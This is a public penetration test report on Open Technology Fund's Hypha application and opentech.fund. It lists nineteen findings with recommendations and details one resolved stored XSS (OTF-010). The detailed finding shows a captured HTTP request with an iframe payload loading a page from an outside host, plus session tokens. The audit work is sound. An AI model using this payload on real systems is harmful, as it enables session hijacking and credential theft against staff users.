



RADICALLY
OPEN
SECURITY

Penetration Test Report

Open Technology Fund

V 1.0
Amsterdam, August 28th, 2021
Public

Document Properties

Client	Open Technology Fund
Title	Penetration Test Report
Targets	Hypha web application (https://github.com/HyphaApp) opentech.fund apply.opentech.fund
Version	1.0
Pentester	Stefan Vink
Authors	Stefan Vink, Abhinav Mishra
Reviewed by	Abhinav Mishra
Approved by	Melanie Rieback

Version control

Version	Date	Author	Description
0.1	August 24th, 2021	Stefan Vink	Initial draft
0.2	August 25th, 2021	Stefan Vink	Ready-to-Review
1.0	August 28th, 2021	Abhinav Mishra	Reviewed Report

Contact

For more information about this document and its contents please contact Radically Open Security B.V.

Name	Melanie Rieback
Address	Science Park 608 1098 XH Amsterdam The Netherlands
Phone	+31 (0)20 2621 255
Email	info@radicallyopensecurity.com

Radically Open Security B.V. is registered at the trade register of the Dutch chamber of commerce under number 60628081.

Table of Contents

1	Executive Summary	5
1.1	Introduction	5
1.2	Scope of work	5
1.3	Project objectives	5
1.4	Timeline	5
1.5	Results In A Nutshell	5
1.6	Summary of Findings	6
1.6.1	Findings by Threat Level	8
1.6.2	Findings by Type	8
1.7	Summary of Recommendations	9
2	Methodology	13
2.1	Planning	13
2.2	Risk Classification	13
3	Reconnaissance and Fingerprinting	15
4	Findings	16
4.1	OTF-010 — XSS in TinyMCE	16
4.2	OTF-001 — Support for Weak TLS 1.0 and TSL 1.1	19
4.3	OTF-003 — Insecure 3DES Ciphers in use	21
4.4	OTF-007 — Unverified Email Change	26
4.5	OTF-013 — Unverified 2FA change.	28
4.6	OTF-018 — Improper Input Validation	29
4.7	OTF-002 — Obsoleted CBC ciphers	32
4.8	OTF-004 — Open Redirect in Subscribe Newsletter	34
4.9	OTF-005 — Insecure Password Reset	36
4.10	OTF-006 — Lack of Anti Automation	37
4.11	OTF-008 — XSS in Footer	39
4.12	OTF-009 — Low privileged user able to Purge CDN and Cache.	41
4.13	OTF-011 — XSS in Used By	43
4.14	OTF-012 — XSS in Reviewer Role.	46
4.15	OTF-014 — User Enumeration with Email Address Change	48
4.16	OTF-015 — XSS in Review Form	50
4.17	OTF-016 — Django SECRET_KEY not random	53
4.18	OTF-017 — Arbitrary Document File Upload	55
4.19	OTF-019 — Outdated Packages are in use.	58

5	Non-Findings	65
5.1	NF-020 — Reviewers are able to see all submissions.	65
6	Future Work	67
7	Conclusion	68
Appendix 1	Testing team	69

1 Executive Summary

1.1 Introduction

Between August 4, 2021 and August 23, 2021, Radically Open Security B.V. carried out a penetration test for Open Technology Fund.

This report contains our findings as well as detailed explanations of exactly how ROS performed the penetration test.

1.2 Scope of work

The scope of the penetration test was limited to the following target(s):

- Hypha web application (<https://github.com/HyphaApp>)
- opentech.fund
- apply.opentech.fund

The scoped services are broken down as follows:

- Frontend and backend pentest of the Hypha web app including testing of the user roles.: 7-9 days
- Retest and fix verification before publication of report: 0-1 days
- Project management and review of report.: 1 days
- **Total effort: 8 - 11 days**

1.3 Project objectives

ROS will perform a penetration test of the Hypha web application with OTF in order to assess the security of this. To do so ROS will access the web application and guide OTF in attempting to find vulnerabilities, exploiting any such found to try and gain further access and elevated privileges.

1.4 Timeline

The Security Audit took place between August 4, 2021 and August 23, 2021.

1.5 Results In A Nutshell

During this crystal-box penetration test we found 1 Elevated, 5 Moderate and 13 Low-severity issues.

One Elevated issue (which has been resolved) [OTF-010](#) (page 16) was found that would allow an unauthenticated or low privileged user to send a malicious XSS payload (e.g. containing session hijacking, credential stealing, malware) to high privileged users (e.g. staff members and admins). This could result in gaining access to high privileged accounts which would lead to accessing restricted data.

The Moderate and Low issues found were mainly related to TLS Misconfiguration [OTF-001](#) (page 19) [OTF-002](#) (page 32) [OTF-003](#) (page 21), Open Redirect [OTF-004](#) (page 34), Insecure Password Reset [OTF-005](#) (page 36), Lack of Anti Automation [OTF-006](#) (page 37), Unverified Email and 2FA Change [OTF-007](#) (page 26) [OTF-013](#) (page 28), Broken ACL [OTF-009](#) (page 41), User Enumeration [OTF-014](#) (page 48), Weak Configuration [OTF-016](#) (page 53), Arbitrary File Upload [OTF-017](#) (page 55), Outdated software [OTF-019](#) (page 58) and Improper Input Validation [OTF-008](#) (page 39) [OTF-010](#) (page 16) [OTF-011](#) (page 43) [OTF-012](#) (page 46) [OTF-015](#) (page 50) [OTF-018](#) (page 29) resulting in XSS.


The Moderate and Low issues did not have a major immediate risk but when resolved would make it harder for adversaries to succeed to launch attacks against the application, infrastructure and users.

1.6 Summary of Findings


ID	Type	Description	Threat level
OTF-010	XSS	Several form fields that use TinyMCE allow the input of dangerous characters resulting in XSS when editing a form.	Elevated
OTF-001	TLS Misconfiguration	opentech.fund and apply.opentech.fund accept connections encrypted using TLS 1.0 and/or TLS 1.1. TLS 1.0 has a number of cryptographic design flaws. Modern implementations of TLS 1.0 mitigate these problems, but newer versions of TLS (TLS 1.2) are designed against these flaws and should be used whenever possible.	Moderate
OTF-003	TLS Misconfiguration	Opentech.fund and Apply.opentech.fund support insecure 3DES Ciphers.	Moderate
OTF-007	Unverified Change	There are no additional authentication checks, such as requiring a password or two-factor token, preventing logged in users from changing their email address. Email addresses are used for account recovery operations that can be abused by attackers.	Moderate
OTF-013	Unverified Change	Two-factor authentication (2FA) can be disabled without providing the current password.	Moderate
OTF-018	Insufficient Input Validation	The application incorrectly validates input that can affect the control flow or data flow of a program.	Moderate
OTF-002	TLS Misconfiguration	Opentech.fund and Apply.opentech.fund are configured to support Cipher Block Chaining (CBC) encryption.	Low
OTF-004	Open Redirect	The Subscribe Newsletter is vulnerable to Open Redirection.	Low

OTF-005	Insecure Password	The password reset functionality is by default set to 8 days and the reset token remains the same until it has been changed.	Low
OTF-006	Missing Anti-Automation	The application does not contain proper anti-automation to stop someone maliciously using functionality such as the Password Reset, Two-Factor-Authentication, Two-Factor-Authentication Backup Login, Newsletter subscription, Apply Forms and User Login.	Low
OTF-008	XSS	The Footer incorrectly validates input that results in Cross-Site-Scripting (XSS).	Low
OTF-009	Broken ACL	Low privileged users are able to Purge CDN and Cache.	Low
OTF-011	XSS	The Used By field incorrectly validates input that results in Cross-Site-Scripting (XSS).	Low
OTF-012	XSS	Cross-Site-Scripting (XSS) was found in Reviewer Role.	Low
OTF-014	User Enumeration	Valid users can be found by abusing the Profile Change Email address functionality.	Low
OTF-015	XSS	Cross-Site-Scripting (XSS) was found in the Review Forms.	Low
OTF-016	Security Misconfiguration	The Django SECRET_KEY is hardcoded and using a default value.	Low
OTF-017	Arbitrary File Upload	Arbitrary files can be uploaded using the Document File Upload functionality since there are no restrictions configured.	Low
OTF-019	Outdated Software	Outdated Packages which contain known vulnerabilities are in use.	Low

1.6.1 Findings by Threat Level



1.6.2 Findings by Type



1.7 Summary of Recommendations

ID	Type	Recommendation
OTF-010	XSS	All user input as well as output to users must be strictly filtered. Within these checks it is necessary to implement filter mechanisms that operate on a white list basis instead of a black list basis. It is recommended that parameters or input fields that can only consist of numerical values are only accepted by the server if they are in fact numeric. All checks have to be performed on the server and not on the client-side. To avoid cross-site scripting it is necessary to substitute special characters like [;()``<>/] for their HTML equivalents. It is not sufficient to only filter special HTML tags like "script" because there exist countless alternatives to successfully exploit cross-site scripting vulnerabilities. More information can be found at: https://www.owasp.org/index.php/Cross_Site_Scripting
OTF-001	TLS Misconfiguration	Disable support of TLS 1.0. If possible also disable TLS 1.1. TLS 1.1 lacks support for current and recommended cipher suites. Ciphers that support encryption before MAC computation, and authenticated encryption modes such as GCM cannot be used with TLS 1.1. It is strongly recommended to use TLS 1.2 and higher.
OTF-003	TLS Misconfiguration	Disable the use of the insecure 3DES ciphers.
OTF-007	Unverified Change	Ensure the current password or a two-factor authentication token is required whenever a user attempts to change their email address.
OTF-013	Unverified Change	Require the user to provide their current password or token before 2FA can be disabled to add an additional layer of security.
OTF-018	Insufficient Input Validation	<p>Preventing any dangerous characters in the first place could stop a lot of potential attacks.</p> <ul style="list-style-type: none"> Assume all input is malicious. Use an 'accept known good' input validation strategy i.e. use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. Do not rely exclusively on looking for malicious or malformed inputs (i.e. do not rely on a blacklist). A blacklist is likely to miss at least one undesirable input, especially if the code's environment changes. This can give attackers enough room to bypass the intended validation. However blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then these modified values would be submitted to the server. Even though client-side checks provide minimal benefits with respect to server-side security, they are still useful. First, they can support

		<p>intrusion detection. If the server receives input that should have been rejected by the client, then it may be an indication of an attack. Second, client-side error-checking can provide helpful feedback to the user about the expectations for valid input. Third, there may be a reduction in server-side processing time for accidental input errors, although this is typically a small savings.</p> <ul style="list-style-type: none"> • When your application combines data from multiple sources, perform the validation after the sources have been combined. The individual data elements may pass the validation step but violate the intended restrictions after they have been combined. Inputs should be decoded and canonicalised to the application's current internal representation before being validated. • Make sure that your application does not inadvertently decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked. • Consider performing repeated canonicalisation until your input does not change any more. This will avoid double-decoding and similar scenarios, but it might inadvertently modify inputs that are allowed to contain properly-encoded dangerous content.
OTF-002	TLS Misconfiguration	Disable the use of TLS CBC ciphers. De-prioritizing these ciphers can also help minimize successful exploitation of real-world attacks. The attacker typically cannot force the selection of a specific cipher and therefore can only execute a CBC padding oracle attack if the client/server normally negotiates a vulnerable cipher.
OTF-004	Open Redirect	<ul style="list-style-type: none"> • Do not use user input for URLs. • If dynamic URLs are required, use whitelisting. Make a list of valid, accepted URLs and do not accept other URLs.
OTF-005	Insecure Password	Configure the password reset timeout to a maximum of 1 hour by using the PASSWORD_RESET_TIMEOUT
OTF-006	Missing Anti-Automation	Apply an anti-automation on the Password Reset, Two-Factor-Authentication, Two-Factor-Authentication Backup Login, Newsletter subscription, Apply Forms and User Login request. One of the common ways to do it would be implementing a Captcha (hCAPTCHA is very effective) on those pages and only show and enforce the use of it after a certain amount of requests per IP.
OTF-008	XSS	This appears to be by design (functionality is only accessible as a high priv user) but allowing dangerous tags in the first place is not best practice. In this case it is better to use a whitelist with accepted tags and attributes to limit the attack vector.
OTF-009	Broken ACL	Verify whether the current user is allowed to access the requested resource and deny access if this is not the case.
OTF-011	XSS	All user input as well as output to users must be strictly filtered. Within these checks it is necessary to implement filter mechanisms that operate on a white list basis instead of a black list basis. It is recommended that parameters or input fields that can only consist of numerical values are only accepted by the server if they are in fact numeric. All checks have to be performed on the server and not on the client-side. To avoid cross-site scripting it is necessary to substitute special characters like [;()``><] for their HTML equivalents. It is not sufficient to only filter special HTML tags like "script" because

		there exist countless alternatives to successfully exploit cross-site scripting vulnerabilities. More information can be found at: https://www.owasp.org/index.php/Cross_Site_Scripting
OTF-012	XSS	All user input as well as output to users must be strictly filtered. Within these checks it is necessary to implement filter mechanisms that operate on a white list basis instead of a black list basis. It is recommended that parameters or input fields that can only consist of numerical values are only accepted by the server if they are in fact numeric. All checks have to be performed on the server and not on the client-side. To avoid cross-site scripting it is necessary to substitute special characters like [;()``<>/] for their HTML equivalents. It is not sufficient to only filter special HTML tags like "script" because there exist countless alternatives to successfully exploit cross-site scripting vulnerabilities. More information can be found at: https://www.owasp.org/index.php/Cross_Site_Scripting
OTF-014	User Enumeration	Modify the functionality to return only a generic response making it impossible to distinguish between a valid username and an invalid username and implement a Captcha (see also finding OTF-006) .
OTF-015	XSS	All user input as well as output to users must be strictly filtered. Within these checks it is necessary to implement filter mechanisms that operate on a white list basis instead of a black list basis. It is recommended that parameters or input fields that can only consist of numerical values are only accepted by the server if they are in fact numeric. All checks have to be performed on the server and not on the client-side. To avoid cross-site scripting it is necessary to substitute special characters like [;()``<>/] for their HTML equivalents. It is not sufficient to only filter special HTML tags like "script" because there exist countless alternatives to successfully exploit cross-site scripting vulnerabilities. More information can be found at: https://www.owasp.org/index.php/Cross_Site_Scripting
OTF-016	Security Misconfiguration	<ul style="list-style-type: none"> Automatically generate Strong Random Secret key instead of using a static key. An alternative (but less secure) is to show a warning message to the administrator and prevent the application to (fully) work until the SECRET_KEY has been changed to something more secure.
OTF-017	Arbitrary File Upload	Verify all upload functionality and make sure that arbitrary upload is not allowed. In general, proper mitigation for insecure file upload usually involves a combination of various approaches: <ul style="list-style-type: none"> Blacklisting of dangerous file extensions Whitelisting of acceptable file types Content-Type entity in the header of the request indicates the Internet media type of the message content Using file recognizer that verifies file is of correct type Adding the "Content-Disposition: Attachment" and "X-Content-Type-Options: nosniff" headers to the response of static files will secure the website against Flash or PDF-based cross-site content-hijacking attacks. It is recommended that this practice be performed for all of the files that users need to download in all the modules that deal with a file download. Although this method does not fully secure the website against attacks using Silverlight or similar objects, it can mitigate the risk of using Adobe Flash and PDF objects, especially when uploading PDF files is permitted.

		<ul style="list-style-type: none">• Instant anti-virus checking with a back-end script or service <p>A specific combination of approaches should consider technical and process constraints, also limitations imposed by the application design. More info can be found at OWASP Unrestricted File Upload.</p>
OTF-019	Outdated Software	It is still recommended to always use the latest version where possible.

2 Methodology

2.1 Planning

Our general approach during penetration tests is as follows:

1. Reconnaissance

We attempt to gather as much information as possible about the target. Reconnaissance can take two forms: active and passive. A passive attack is always the best starting point as this would normally defeat intrusion detection systems and other forms of protection afforded to the app or network. This usually involves trying to discover publicly available information by visiting websites, newsgroups, etc. An active form would be more intrusive, could possibly show up in audit logs and might take the form of a social engineering type of attack.

2. Enumeration

We use various fingerprinting tools to determine what hosts are visible on the target network and, more importantly, try to ascertain what services and operating systems they are running. Visible services are researched further to tailor subsequent tests to match.

3. Scanning

Vulnerability scanners are used to scan all discovered hosts for known vulnerabilities or weaknesses. The results are analyzed to determine if there are any vulnerabilities that could be exploited to gain access or enhance privileges to target hosts.

4. Obtaining Access

We use the results of the scans to assist in attempting to obtain access to target systems and services, or to escalate privileges where access has been obtained (either legitimately though provided credentials, or via vulnerabilities). This may be done surreptitiously (for example to try to evade intrusion detection systems or rate limits) or by more aggressive brute-force methods. This step also consist of manually testing the application against the latest (2017) list of OWASP Top 10 risks. The discovered vulnerabilities from scanning and manual testing are moreover used to further elevate access on the application.

2.2 Risk Classification

Throughout the report, vulnerabilities or risks are labeled and categorized according to the Penetration Testing Execution Standard (PTES). For more information, see: <http://www.pentest-standard.org/index.php/Reporting>

These categories are:

- **Extreme**

Extreme risk of security controls being compromised with the possibility of catastrophic financial/reputational losses occurring as a result.

- **High**

High risk of security controls being compromised with the potential for significant financial/reputational losses occurring as a result.

- **Elevated**

Elevated risk of security controls being compromised with the potential for material financial/reputational losses occurring as a result.

- **Moderate**

Moderate risk of security controls being compromised with the potential for limited financial/reputational losses occurring as a result.

- **Low**

Low risk of security controls being compromised with measurable negative impacts as a result.

3 Reconnaissance and Fingerprinting

We were able to gain information about the software and infrastructure through the following automated scans. Any relevant scan output will be referred to in the findings.

- nmap – <http://nmap.org>
- testssl.sh – <https://github.com/drwetter/testssl.sh>

4 Findings

We have identified the following issues:

4.1 OTF-010 — XSS in TinyMCE

Vulnerability ID: OTF-010	Status: Resolved
Vulnerability type: XSS	
Threat level: Elevated	

Description:

Several form fields that use TinyMCE allow the input of dangerous characters resulting in XSS when editing a form.

Technical description:

Send the following XSS payload:

The screenshot shows a browser's developer tools Network tab. A POST request is shown with the following details:

Request

```
Pretty Raw Hex In ⌂  
1 POST /experiment-partner/ HTTP/2  
2 Host: sandbox.apply.opentech.fund  
3 Cookie: csrftoken=  
4bvu04bk5f0895k9g4PHQKFFxpQx4hALTyLBsgaFUprQLCOXQBdwjhezExGT  
4 Content-Length: 217  
5 Cache-Control: max-age=0  
6 Sec-Ch-Ua: 'Not A;Brand';v="99", "Chromium";v="92"  
7 Sec-Ch-Ua-Mobile: ?0  
8 Upgrade-Insecure-Requests: 1  
9 Origin: https://sandbox.apply.opentech.fund  
10 Content-Type: multipart/form-data;  
boundary=...--WebKitFormBoundaryG15TB857qLLuIMOX  
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36  
(KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36  
12 Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9  
13 Accept-Encoding: gzip, deflate  
14 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8  
20  
21 -----WebKitFormBoundaryG15TB857qLLuIMOX  
22 Content-Disposition: form-data; name="csrfmiddlewaretoken"  
23  
24 CSQAXSEL1yetqb0ckhrsFewfVuSPMqALvumEQ1C0HwOmzb1AeQh102kdyka5  
25 -----WebKitFormBoundaryG15TB857qLLuIMOX  
26 Content-Disposition: form-data; name="5a5fa027-ff32-43c0-b9f9-3267661babca"  
27  
28  
29 <CONDENSED>  
30  
31  
32 -----WebKitFormBoundaryG15TB857qLLuIMOX  
33 Content-Disposition: form-data; name="37923a2a-52a1-4468-b9d5-e65043ad80a4"  
34  
35 <p><test></p>  
36 <iframe src="https://xk1.nl/xu23ru8934.html"></frame>  
37 -----WebKitFormBoundaryG15TB857qLLuIMOX  
38 Content-Disposition: form-data; name="upload_url"  
39  
40 /upload/upload/  
41 -----WebKitFormBoundaryG15TB857qLLuIMOX  
42 Content-Disposition: form-data; name="form_id"  
43  
44 13c15eb-8dff-47a4-81a6-5fb1b471fb5d  
45 -----WebKitFormBoundaryG15TB857qLLuIMOX--  
46
```

Response

```
Pretty Raw Hex Render In ⌂  
1 HTTP/2 200 OK  
2 Date: Wed, 11 Aug 2021 05:44:02 GMT  
3 Content-Type: text/html; charset=UTF-8  
4 Referer-Policy: no-referrer-when-downgrade  
5 X-Frame-Options: SAMEORIGIN  
6 Vary: Cookie  
7 X-Content-Type-Options: nosniff  
8 X-Xss-Protection: 1; mode=block  
9 X-Content-Type-Options: nosniff  
10 Cf-Cache-Status: DYNAMIC  
11 Expect-CT: max-age=04800, report-uri="https://report-uri.cloudflare.com/cdn-c  
12 Report-To: {"endpoints": [{"url": "https://v.a.nel.cloudflare.com/report/v3?"}], "max_<br>age": 604800}  
13 Nel: {"success_fraction": 0, "report_to": "cf-nel", "max_age": 604800}  
14 Strict-Transport-Security: max-age=15552000; includeSubDomains; preload  
15 Server: cloudflare  
16 Cf-Ray: 67f26557991e9b3-BNE  
17 Alt-Svc: h3-27=:443; ma=8400, h3-28=:443; ma=8400, h3-29=:443; ma=8400  
18  
19 <!doctype html>  
20 <html class="no-js" lang="en">  
21 <head>  
22 <meta charset="utf-8" />  
23 <meta name="viewport" content="width=device-width, initial-scale=1" />  
24 <title>Experiment round</title>  
25 <meta name="description" content="" />  
26  
27 <meta name="msapplication-TileColor" content="#da532c">  
28 <meta name="msapplication-TileImage" content="/static/images/favicons/mssti  
29 <meta name="theme_color" content="#ffffff">  
30 <link rel="apple-touch-icon" href="/static/images/favicons/apple-touch-ico  
31 <link rel="icon" type="image/png" sizes="16x16" href="/static/images/favic  
32 <link rel="icon" type="image/png" sizes="32x32" href="/static/images/favic  
33 <link rel="mask-icon" href="/static/images/favicons/stable-favicon-16x16.  
34 <link rel="shortcut icon" href="/static/images/favicons/safari-pinned-tab-50x50  
35 <link rel="shortcut icon" href="/static/images/favicons/favicon-13-69fecfe  
36  
37  
38 <meta name="twitter:card" content="summary" />  
39 <meta name="twitter:site" content="@..." />  
40 <meta name="twitter:title" content="Experiment round" />  
41 <meta name="twitter:description" content="" />  
42 <meta name="twitter:image" content="https://sandbox-apply.opentech.fund/st  
43  
44 <meta property="fb:app_id" content="" />  
45 <meta property="og:type" content="website" />  
46 <meta property="og:url" content="https://sandbox-apply.opentech.fund/exper  
47 <meta property="og:title" content="Experiment round" />  
48 <meta property="og:image" content="https://sandbox-apply.opentech.fund/st  
49 <meta property="og:description" content="" />  
50 <meta property="og:title" content="opentech" />  
51 <link rel="stylesheet" href="/static/css/normalize.ac230a49d66.css" />  
52 <link rel="stylesheet" href="/static/css/public/main.fib5f0e345b2.css" />  
53 <link rel="stylesheet" href="/static/css/print.63739ae8110c.css" media="pr
```

This payload is accepted. When opening the actual submission (e.g. /apply/submissions/10/) the XSS has been stripped from the output:

The screenshot shows a web application interface. At the top, there's a modal window with a light blue header containing the text "Project description". Below the header, the modal body has a light blue background with the text "I agree to the term and conditions." and a checkbox labeled "True". Below the modal, the main page's content is visible, including a section for "Project description" with a question and answer pair. The bottom part of the screenshot shows the browser's developer tools, specifically the "Elements" tab, displaying the HTML structure of the page.

However when editing using TinyMCE (e.g. by staff member or admin) the XSS is shown:

The screenshot shows the browser's developer tools with the "Elements" tab selected. It displays the HTML code of the TinyMCE editor. A specific line of code, "<p>test</p>", is highlighted with a blue box. The code is part of a larger structure that includes an iframe with a src attribute pointing to an external URL and a contenteditable div with an id of "tinymce".

The screenshot shows a web browser displaying a form titled "Editing: Test". The form contains fields for "Project name", "Name", "E-mail", "Requested amount", "Duration", "Address", "Country", "Address 1", "Address 2", "City", and "Postal code". Above the form, a modal dialog is open, showing the message "An embedded page at xk1.nl says blaat" and an "OK" button.

Retest update:

This has been resolved:

Request	Response
<pre> 1 GET /apply/submissions/3/edit/ HTTP/2 2 Host: sandbox-apply.opentech.fund 3 Cookie: cookieconsent=decline; 4 amplitude_id_f_e1e872c952688acd962d30aa545b9eopentech.fund= 5 eyJZK2p1ZVjZC16IjkyWmyNDuyLwNlNIINDAAzI04M2E3LTrZjc1NmY4YWQ2NII1LClc2V5WQ 6 iOm5bQwSm9wdE91dC162mFsc2UsInNlc3Npb25jZC16MTYyODEyODI2MDAwMSwibGZfdEVZw50VG 7 ltzSI6MTTy0DEyODI2MDAwOSwizXZlbnRZC16MSwiaWRlbnp2n1JZC16M0wic2VxdWVuY2V0dw1z 8 X1i0jF9; csrfToken= 9 07vkhpjGGGT0UCAK7937raWFaYgASqMq12KQeHyFjd0ipysM3iBjl0lynVCmlAm; sessionId= 10 u3cr76aixy2a788Sha4735r5y1opl95; messages= 11 "31385f6104e20661ddfb08351419bf6ec5811978\${["__json_message__(\"0540\05410\054" 12 Activity Feed: Edited"\054["__json_message__(\"0540\05410\054"Slack: Staff 13 has edited 14 <https://sandbox-apply.opentech.fund/apply/submissions/3/Test>"\054[__json_ 15 _message__(\"0540\05410\054"Email, [to: stefanpentest@gmail.com]: \\\nDear 16 \054\\\n\\\nYour submission has been edited by a member of 17 staff.\\\n\\\nlink to your application: 18 https://sandbox-apply.opentech.fund/apply/submissions/3\\\nIf you have any 19 questions\054 please submit them here: 20 https://sandbox-apply.opentech.fund/apply/submissions/3/#communications\\\n\\\nLink 21 to our guide: \\\n\\\nIf you have any issues accessing the submission system 22 or other general inquiries\054 please email us at hello@opentech.fund\\\n\\\nKind 23 Regards\054\\\n\\nthe SB Team\\\n\\\n\\nSandbox\\\nhhttps://sandbox.opentech.fund\\\n\\\n"] 24 </pre>	<pre> Latin=sr,Swedish=sv,Swahili=sw,Tamil=ta,Telugu=te,Thai=th,Turkish=tr,Tatar=tt ,Udmurt=ud,Ukrainian=uk,Urdi=ur,Vietnamese=vi,Simplified Chinese / Traditional Chinese=zh\quot;, &quot;directionality\quot;: &quot;ltr\quot;, &quot;elementType\quot;: false, &quot;branding\quot;: false, &quot;entity_encoding\quot;: &quot;raw\quot;, &quot;toolbar1\quot;: &quot;undo redo styleselect bold italic bullist numlist table link\quot;, &quot;style_formats\quot;: [{&quot;title\quot;: &quot;Header 1\quot;, &quot;format\quot;: &quot;h1\quot;}, {&quot;title\quot;: &quot;Header2\quot;, &quot;format\quot;: &quot;h2\quot;}, {&quot;title\quot;: &quot;Header3\quot;, &quot;format\quot;: &quot;h3\quot;}], {&quot;title\quot;: &quot;Bold\quot;, &quot;icon\quot;: &quot;bold\quot;, &quot;italic\quot;, &quot;icon\quot;: &quot;italic\quot;, &quot;format\quot;: &quot;italic\quot;}, {&quot;title\quot;: &quot;Underline\quot;, &quot;icon\quot;: &quot;underline\quot;}, {&quot;format\quot;: &quot;underline\quot;}]}, &quot;relative_urls\quot;: false, &quot;browser_spellcheck\quot;: true, &quot;default_link_target\quot;: &quot;blank\quot;, &quot;invalid_elements\quot;: [&quot;frame\quot;,object,embed\quot;], &quot;mode\quot;: &quot;exact\quot;, &quot;strict_loading_mode\quot;: 1, &quot;elements\quot;: {&quot;id_37923a2a-52a1-4468-b945-e65043ad80a4\quot;: id="id_37923a2a-52a1-4468-b945-e65043ad80a4" name="37923a2a-52a1-4468-b945-e65043ad80a4" rows="10"> &lt;p\gt;&lt;strong\gt;blaatnkj\lt;/strong\gt;&lt;em\gt;nkjnjk kjnnkj\lt;/em\gt;&lt;strong\gt;\lt;/strong\gt;&lt;/p\gt; 629 &lt;p\gt;&lt;strong\gt;\lt;/strong\gt;&lt;a title=&quot;jgerjgi\quot; 630 href=&quot;/apply/submissions/3/edit/localhost\quot; &lt;iframe 631 src="https://x1i.nl/xu23ru8994.html\> target=&quot;_blank\quot; 632 rel=&quot;noopener\quot; \&gt;localhost\</a\>&lt;/em\gt;&lt;/strong\gt;\lt; 633 /p\gt;</textarea> 634 </div> 635 </div> 636 <div class="form__group form__group--checkbox"> 637 <label for="id_b831ea2-da63-4432-8ed9-2f5d80e09778" class="form__question form__question--boolean_field checkbox_input"> 638 I agree to the term and conditions. 639 </label> 640 <div class="form__item"> 641 <input type="checkbox" name="b831ea2-da63-4432-8ed9-2f5d80e09778" id="id_b831ea2-da63-4432-8ed9-2f5d80e09778" checked> </pre>

Impact:

An unauthenticated user or low-privileged user (since everyone can register an account) is able to create a malicious XSS payload which could result in session hijacking, credential stealing, or infecting staff members with malware.

Recommendation:

